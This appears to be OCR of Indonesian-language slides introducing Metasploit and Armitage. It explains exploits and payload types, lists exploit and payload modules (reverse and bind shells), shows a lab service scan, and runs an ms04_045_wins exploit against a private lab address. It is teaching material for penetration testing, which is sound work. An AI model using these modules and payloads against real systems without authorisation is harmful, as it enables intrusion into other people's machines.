



Metasploit - Overview
https://localhost:3790/workspaces/1
metasploit community
Project - default
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Home
default
Overview - Project default
Discovery
0 hosts discovered
0 services detected
0 vulnerabilities identified
Scan...
Import...
Nexpose...
Penetration
0 sessions opened
0 credential pairs stolen:
0 passwords cracked or stolen
0 NTLM hashes stolen
0 SSH keys stolen
0 non-replayable hashes stolen
Bruteforce...
Exploit...
Evidence Collection
0 data files acquired
Collect...
Cleanup
0 closed sessions
Cleanup...
Recent Events
TIME
EVENT
DETAILS
Jul 06 22:07:38
user_login
successful remote login from 127.0.0.1


ARMITAGE

- Armitage bisa disebut juga sebagai versi advanced dari msfgui, dikembangkan terpisah oleh Raphael Mudge dan mendukung kolaborasi yang memvisualisasikan target, merekomendasikan exploits dan memberikan fitur *advanced post-exploitation*.

ARMITAGE


Applications
Places
Mon Jul 13, 5:10 AM
Accessories
Electronics
Graphics
Hamradio
Internet
Kali Linux
Office
Programming
Sound & Video
System Tools
Universal Access
Other
Top 10 Security Tools
Information Gathering
Vulnerability Analysis
Web Applications
Password Attacks
Wireless Attacks
Exploitation Tools
Sniffing/Spoofing
Maintaining Access
Reverse Engineering
Stress Testing
Hardware Hacking
Forensics
Reporting Tools
System Services
BeEF XSS Framework
Cisco Attacks
Exploit Database
Exploit Development Tools
Metasploit
Network Exploitation
Social Engineering Toolkit
armitage
exploit6
ikat
jboss-autopwn-linux
jboss-autopwn-win
termineter
Connect...
Host
127.0.0.1
Port
55553
User
msf
Pass
****
Connect
Help
become, the more you are able t

ARMITAGE


Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.0.78
192.168.0.10
192.168.0.11
192.168.0.76
192.168.0.101
192.168.0.102
Login
Services
Scan
Host
ftp
http
mysql
ssh
telnet
vnc
Console X
Services X
Services X
host name port proto info
192.168.0.104 ftp 21 tcp vsftpd 2.3.4
192.168.0.104 ssh 22 tcp OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
192.168.0.104 telnet 23 tcp Linux telnetd
192.168.0.104 smtp 25 tcp Postfix smtpd
192.168.0.104 domain 53 tcp ISC BIND 9.4.2
192.168.0.104 http 80 tcp Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.0.104 rpcbind 111 tcp 2 RPC #100000
192.168.0.104 netbios-ssn 139 tcp Samba smbd 3.X workgroup: WORKGROUP
192.168.0.104 netbios-ssn 445 tcp Samba smbd 3.X workgroup: WORKGROUP
192.168.0.104 exec 512 tcp netkit-rsh rexecd
192.168.0.104 login 513 tcp
192.168.0.104 tcpwrapped 514 tcp
192.168.0.104 rmiregistry 1099 tcp GNU Classpath grmiregistry
Refresh
Copy

Modules

METASPLOIT FRAMEWORK

Metasploit Modules


- Auxiliary
- Encoders
- Exploits
- Nops
- Payloads
- Post

```
root@kali:/opt/metasploit/apps/pro/msf3/modules# ls -la
total 32
drwxr-xr-x  8 root root 4096 Mar 13 05:07 .
drwxr-xr-x 13 root root 4096 Mar 13 06:17 ..
drwxr-xr-x 20 root root 4096 Mar 13 05:07 auxiliary
drwxr-xr-x 11 root root 4096 Mar 13 05:07 encoders
drwxr-xr-x 18 root root 4096 Mar 13 05:07 exploits
drwxr-xr-x  9 root root 4096 Mar 13 05:07 nops
drwxr-xr-x  5 root root 4096 Mar 13 05:07 payloads
drwxr-xr-x 10 root root 4096 Mar 13 05:07 post
root@kali:/opt/metasploit/apps/pro/msf3/modules#
```

Exploits

- Exploit adalah suatu cara, perangkat, kode (dalam hal ini kode/script) yang di pergunakan oleh attacker/pen-tester untuk mengambil keuntungan dari suatu celah keamanan di sistem, aplikasi atau layanan.
- Exploit pada umumnya meliputi exploit buffer overflow, web application vulnerability (Command, sql injection) atau misconfiguration

Exploits: path



Exploits: lists

```
msf > show exploits

Exploits
========

   Name                                                Disclosure Date  Rank       Description
   ----                                                ---------------  ----       -----------
   aix/local/ibstat_path                               2013-09-24       excellent  ibstat $PATH Privilege Escalation
   aix/rpc_cmsd_opcode21                               2009-10-07       great      AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
   aix/rpc_ttdbserverd_realpath                        2009-06-17       great      ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Overflow (AIX)
   android/browser/samsung_knox_smdm_url               2014-11-12       normal     Samsung Galaxy KNOX Android Browser RCE
   android/browser/webview_addjavascriptinterface      2012-12-21       normal     Android Browser and WebView addJavascriptInterface Code Execution
   android/fileformat/adobe_reader_pdf_js_interface    2014-04-13       good       Adobe Reader for Android addJavascriptInterface Exploit
   android/local/futex_requeue                         2014-05-03       excellent  Android 'Towelroot' Futex Requeue Kernel Exploit
   apple_ios/browser/safari_libtiff                    2006-08-01       good       Apple iOS MobileSafari LibTIFF Buffer Overflow
   apple_ios/email/mobilemail_libtiff                  2006-08-01       good       Apple iOS MobileMail LibTIFF Buffer Overflow
   apple_ios/ssh/cydia_default_ssh                     2007-07-02       excellent  Apple iOS Default SSH Password Vulnerability
   bsdi/softcart/mercantec_softcart                    2004-08-19       great      Mercantec SoftCart CGI Overflow
   dialup/multi/login/manyargs                         2001-12-12       good       System V Derived /bin/login Extraneous Arguments Buffer Overflow
   firefox/local/exec_shellcode                        2014-03-10       normal     Firefox Exec Shellcode from Privileged Javascript Shell
   freebsd/ftp/proftp_telnet_iac                       2010-11-01       great      ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   freebsd/local/mmap                                  2013-06-18       great      FreeBSD 9 Address Space Manipulation Privilege Escalation
   freebsd/misc/citrix_netscaler_soap_bof              2014-09-22       normal     Citrix NetScaler SOAP Handler Remote Code Execution
   freebsd/samba/trans2open                            2003-04-07       great      Samba trans2open Overflow (*BSD x86)
   freebsd/tacacs/xtacacsd_report                      2008-01-08       average    XTACACSD report() Buffer Overflow
   freebsd/telnet/telnet_encrypt_keyid                 2011-12-23       great      FreeBSD Telnet Service Encryption Key ID Buffer Overflow
   hpux/lpd/cleanup_exec                               2002-08-28       excellent  HP-UX LPD Command Execution
   irix/lpd/tagprinter_exec                            2001-09-01       excellent  Irix LPD tagprinter Command Execution
   linux/antivirus/escan_password_exec                 2014-04-04       excellent  eScan Web Management Console Command Injection
   linux/browser/adobe_flashplayer_aslaunch            2008-12-17       good       Adobe Flash Player ActionScript Launch Command Execution Vulnerability
   linux/ftp/proftp_sreplace                           2006-11-26       great      ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   linux/ftp/proftp_telnet_iac                         2010-11-01       great      ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   linux/games/ut2004_secure                           2004-06-18       good       Unreal Tournament 2004 "secure" Overflow (Linux)
   linux/http/alcatel_omnipcx_mastercgi_exec           2007-09-09       manual     Alcatel-Lucent OmniPCX Enterprise masterCGI Arbitrary Command Execution
   linux/http/alienvault_sqli_exec                     2014-04-24       excellent  AlienVault OSSIM SQL Injection and Remote Code Execution
   linux/http/astium_sqli_upload                       2013-09-17       manual     Astium Remote Code Execution
   linux/http/centreon_sqli_exec                       2014-10-15       excellent  Centreon SQL and Command Injection
   linux/http/cfme_manageiq_evm_upload_exec            2013-09-04       normal     Red Hat CloudForms Management Engine 5.1 agent/linuxpkgs Path Traversal
   linux/http/ddwrt_cgibin_exec                        2009-07-20       excellent  DD-WRT HTTP Daemon Arbitrary Command Execution
   linux/http/dlink_authentication_cgi_bof             2013-02-08       normal     D-Link authentication.cgi Buffer Overflow
   linux/http/dlink_command_php_exec_noauth            2013-02-04       excellent  D-Link Devices Unauthenticated Remote Command Execution
   linux/http/dlink_diagnostic_exec_noauth             2013-03-05       excellent  D-Link DIR-645 / DIR-815 diagnostic.php Command Execution
   linux/http/dlink_dir300_exec_telnet                 2013-04-22       excellent  D-Link Devices Unauthenticated Remote Command Execution
   linux/http/dlink_dir605l_captcha_bof                2012-10-08       manual     D-Link DIR-605L Captcha Handling Buffer Overflow
   linux/http/dlink_dir615_up_exec                     2013-02-07       excellent  D-Link DIR615h OS Command Injection
   linux/http/dlink_dspw215_info_cgi_bof               2014-05-22       normal     D-Link info.cgi POST Request Buffer Overflow
```

Exploits: usage

msf> use [exploit_name]

```
msf > use windows/wins/ms04_045_wins
msf exploit(ms04_045_wins) > show options

Module options (exploit/windows/wins/ms04_045_wins):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  42               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2000 English


msf exploit(ms04_045_wins) > set RHOST 192.168.0.10
RHOST => 192.168.0.10
msf exploit(ms04_045_wins) > run

[*] Started reverse handler on 192.168.0.14:4444
[*] WINS Fingerprint: [0x00000040] 0x0477f584 0x010145a7 0x000002d8
[*] This system does not appear to be vulnerable
msf exploit(ms04_045_wins) >
```

Payloads

- Payload adalah suatu kode yang diharapkan untuk di eksekusi oleh system, biasanya payload akan di pilih dan di kirimkan oleh framework.
- Contoh payload adalah meterpreter, reverse shell, bind_shell, adalah payload yang akan membuat koneksi dari mesin target ke mesin attacker.

Payloads: type

- Singles/Inline
- Stagers.
- Stages

Payloads: path

```
root@kali:/opt/metasploit/apps/pro/msf3/modules# ls payloads | more
singles
stagers
stages
```

Payloads: singles

- Payload yang stand-alone dan sleuth kemampuannya sudah tertampung di payload tersebut. Contohnya adalah menjalankan calc.exe, menambahkan user, bind_tcp
- windows/shell_bind_tcp,

Payloads: singles

```
msf > search type:payload bind_tcp
[!] Database not connected or cache not built, using slow search

Matching Modules
================

   Name                                      Disclosure Date  Rank    Description
   ----                                      ---------------  ----    -----------
   payload/aix/ppc/shell_bind_tcp                             normal  AIX Command Shell, Bind TCP Inline
   payload/bsd/sparc/shell_bind_tcp                           normal  BSD Command Shell, Bind TCP Inline
   payload/bsd/x64/shell_bind_tcp                             normal  BSD x64 Shell Bind TCP
   payload/bsd/x64/shell_bind_tcp_small                       normal  BSD x64 Command Shell, Bind TCP Inline
   payload/bsd/x86/metsvc_bind_tcp                            normal  FreeBSD Meterpreter Service, Bind TCP
   payload/bsd/x86/shell/bind_tcp                             normal  BSD Command Shell, Bind TCP Stager
   payload/bsd/x86/shell_bind_tcp                             normal  BSD Command Shell, Bind TCP Inline
   payload/bsd/x86/shell_bind_tcp_ipv6                        normal  BSD Command Shell, Bind TCP Inline (IPv6)
   payload/bsdi/x86/shell/bind_tcp                            normal  BSDi Command Shell, Bind TCP Stager
   payload/bsdi/x86/shell_bind_tcp                            normal  BSDi Command Shell, Bind TCP Inline
   payload/cmd/windows/powershell_bind_tcp                    normal  Windows Interactive Powershell Session, B
```

Payloads: stagers

- Stagers berfungsi untuk membuat koneksi jaringan antara attacker dan target, dan di desain kecil dan *reliable*.
- windows/shell/bind_tcp,

Payloads: stagers

```
msf > search type:payload bind_tcp
[!] Database not connected or cache not built, using slow search

Matching Modules
================

   Name                                          Disclosure Date  Rank    Description
   ----                                          ---------------  ----    -----------
   payload/aix/ppc/shell_bind_tcp                                 normal  AIX Command Shell, Bind TCP Inline
   payload/bsd/sparc/shell_bind_tcp                               normal  BSD Command Shell, Bind TCP Inline
   payload/bsd/x64/shell_bind_tcp                                 normal  BSD x64 Shell Bind TCP
   payload/bsd/x64/shell_bind_tcp_small                           normal  BSD x64 Command Shell, Bind TCP Inline
   payload/bsd/x86/metsvc_bind_tcp                                normal  FreeBSD Meterpreter Service, Bind TCP
   payload/bsd/x86/shell/bind_tcp                                 normal  BSD Command Shell, Bind TCP Stager
   payload/bsd/x86/shell_bind_tcp                                 normal  BSD Command Shell, Bind TCP Inline
   payload/bsd/x86/shell_bind_tcp_ipv6                            normal  BSD Command Shell, Bind TCP Inline (IPv6)
   payload/bsdi/x86/shell/bind_tcp                                normal  BSDi Command Shell, Bind TCP Stager
   payload/bsdi/x86/shell_bind_tcp                                normal  BSDi Command Shell, Bind TCP Inline
```

Payloads: stages

- Stages adalah komponen dari payload yang akan di download ole Stagers.
- Contohnya Meterpeter

Payloads: lists

```
msf > show payloads

Payloads
========

   Name                                              Disclosure Date  Rank    Description
   ----                                              ---------------  ----    -----------
   aix/ppc/shell_bind_tcp                                             normal  AIX Command Shell, Bind TCP Inline
   aix/ppc/shell_find_port                                            normal  AIX Command Shell, Find Port Inline
   aix/ppc/shell_interact                                             normal  AIX execve Shell for inetd
   aix/ppc/shell_reverse_tcp                                          normal  AIX Command Shell, Reverse TCP Inline
   android/meterpreter/reverse_http                                   normal  Android Meterpreter, Dalvik Reverse HTTP Stager
   android/meterpreter/reverse_https                                  normal  Android Meterpreter, Dalvik Reverse HTTPS Stager
   android/meterpreter/reverse_tcp                                    normal  Android Meterpreter, Dalvik Reverse TCP Stager
   android/shell/reverse_http                                         normal  Command Shell, Dalvik Reverse HTTP Stager
   android/shell/reverse_https                                        normal  Command Shell, Dalvik Reverse HTTPS Stager
   android/shell/reverse_tcp                                          normal  Command Shell, Dalvik Reverse TCP Stager
   bsd/sparc/shell_bind_tcp                                           normal  BSD Command Shell, Bind TCP Inline
   bsd/sparc/shell_reverse_tcp                                        normal  BSD Command Shell, Reverse TCP Inline
   bsd/x86/exec                                                       normal  BSD Execute Command
   bsd/x86/metsvc_bind_tcp                                            normal  FreeBSD Meterpreter Service, Bind TCP
   bsd/x86/metsvc_reverse_tcp                                         normal  FreeBSD Meterpreter Service, Reverse TCP Inline
   bsd/x86/shell/bind_ipv6_tcp                                        normal  BSD Command Shell, Bind TCP Stager (IPv6)
   bsd/x86/shell/bind_tcp                                             normal  BSD Command Shell, Bind TCP Stager
   bsd/x86/shell/find_tag                                             normal  BSD Command Shell, Find Tag Stager
   bsd/x86/shell/reverse_ipv6_tcp                                     normal  BSD Command Shell, Reverse TCP Stager (IPv6)
   bsd/x86/shell/reverse_tcp                                          normal  BSD Command Shell, Reverse TCP Stager
   bsd/x86/shell_bind_tcp                                             normal  BSD Command Shell, Bind TCP Inline
   bsd/x86/shell_bind_tcp_ipv6                                        normal  BSD Command Shell, Bind TCP Inline (IPv6)
   bsd/x86/shell_find_port                                            normal  BSD Command Shell, Find Port Inline
   bsd/x86/shell_find_tag                                             normal  BSD Command Shell, Find Tag Inline
   bsd/x86/shell_reverse_tcp                                          normal  BSD Command Shell, Reverse TCP Inline
   bsd/x86/shell_reverse_tcp_ipv6                                     normal  BSD Command Shell, Reverse TCP Inline (IPv6)
   bsdi/x86/shell/bind_tcp                                            normal  BSDi Command Shell, Bind TCP Stager
   bsdi/x86/shell/reverse_tcp                                         normal  BSDi Command Shell, Reverse TCP Stager
   bsdi/x86/shell_bind_tcp                                            normal  BSDi Command Shell, Bind TCP Inline
   bsdi/x86/shell_find_port                                           normal  BSDi Command Shell, Find Port Inline
   bsdi/x86/shell_reverse_tcp                                         normal  BSDi Command Shell, Reverse TCP Inline
   cmd/unix/bind_awk                                                  normal  Unix Command Shell, Bind TCP (via AWK)
   cmd/unix/bind_inetd                                                normal  Unix Command Shell, Bind TCP (inetd)
   cmd/unix/bind_lua                                                  normal  Unix Command Shell, Bind TCP (via Lua)
   cmd/unix/bind_netcat                                               normal  Unix Command Shell, Bind TCP (via netcat)
   cmd/unix/bind_netcat_gaping                                        normal  Unix Command Shell, Bind TCP (via netcat -e)
   cmd/unix/bind_netcat_gaping_ipv6                                   normal  Unix Command Shell, Bind TCP (via netcat -e) IPv6
   cmd/unix/bind_nodejs                                               normal  Unix Command Shell, Bind TCP (via nodejs)
```

Payloads: usage in exploit

```
msf exploit(ms04_045_wins) > show payloads

Compatible Payloads
===================

   Name                                              Disclosure Date  Rank    Description
   ----                                              ---------------  ----    -----------
   generic/custom                                                     normal  Custom Payload
   generic/debug_trap                                                 normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                                             normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                                          normal  Generic Command Shell, Reverse TCP Inline
   generic/tight_loop                                                 normal  Generic x86 Tight Loop
   windows/adduser                                                    normal  Windows Execute net user /ADD
   windows/dllinject/bind_hidden_ipknock_tcp                          normal  Reflective DLL Injection, Hidden Bind Ipknock TCP Stager
   windows/dllinject/bind_hidden_tcp                                  normal  Reflective DLL Injection, Hidden Bind TCP Stager
   windows/dllinject/bind_ipv6_tcp                                    normal  Reflective DLL Injection, Bind TCP Stager (IPv6)
   windows/dllinject/bind_nonx_tcp                                    normal  Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
   windows/dllinject/bind_tcp                                         normal  Reflective DLL Injection, Bind TCP Stager
   windows/dllinject/bind_tcp_rc4                                     normal  Reflective DLL Injection, Bind TCP Stager (RC4 Stage Encryption)
   windows/dllinject/reverse_hop_http                                 normal  Reflective DLL Injection, Reverse Hop HTTP Stager
   windows/dllinject/reverse_http                                     normal  Reflective DLL Injection, Reverse HTTP Stager
   windows/dllinject/reverse_http_proxy_pstore                        normal  Reflective DLL Injection, Reverse HTTP Stager Proxy
   windows/dllinject/reverse_ipv6_tcp                                 normal  Reflective DLL Injection, Reverse TCP Stager (IPv6)
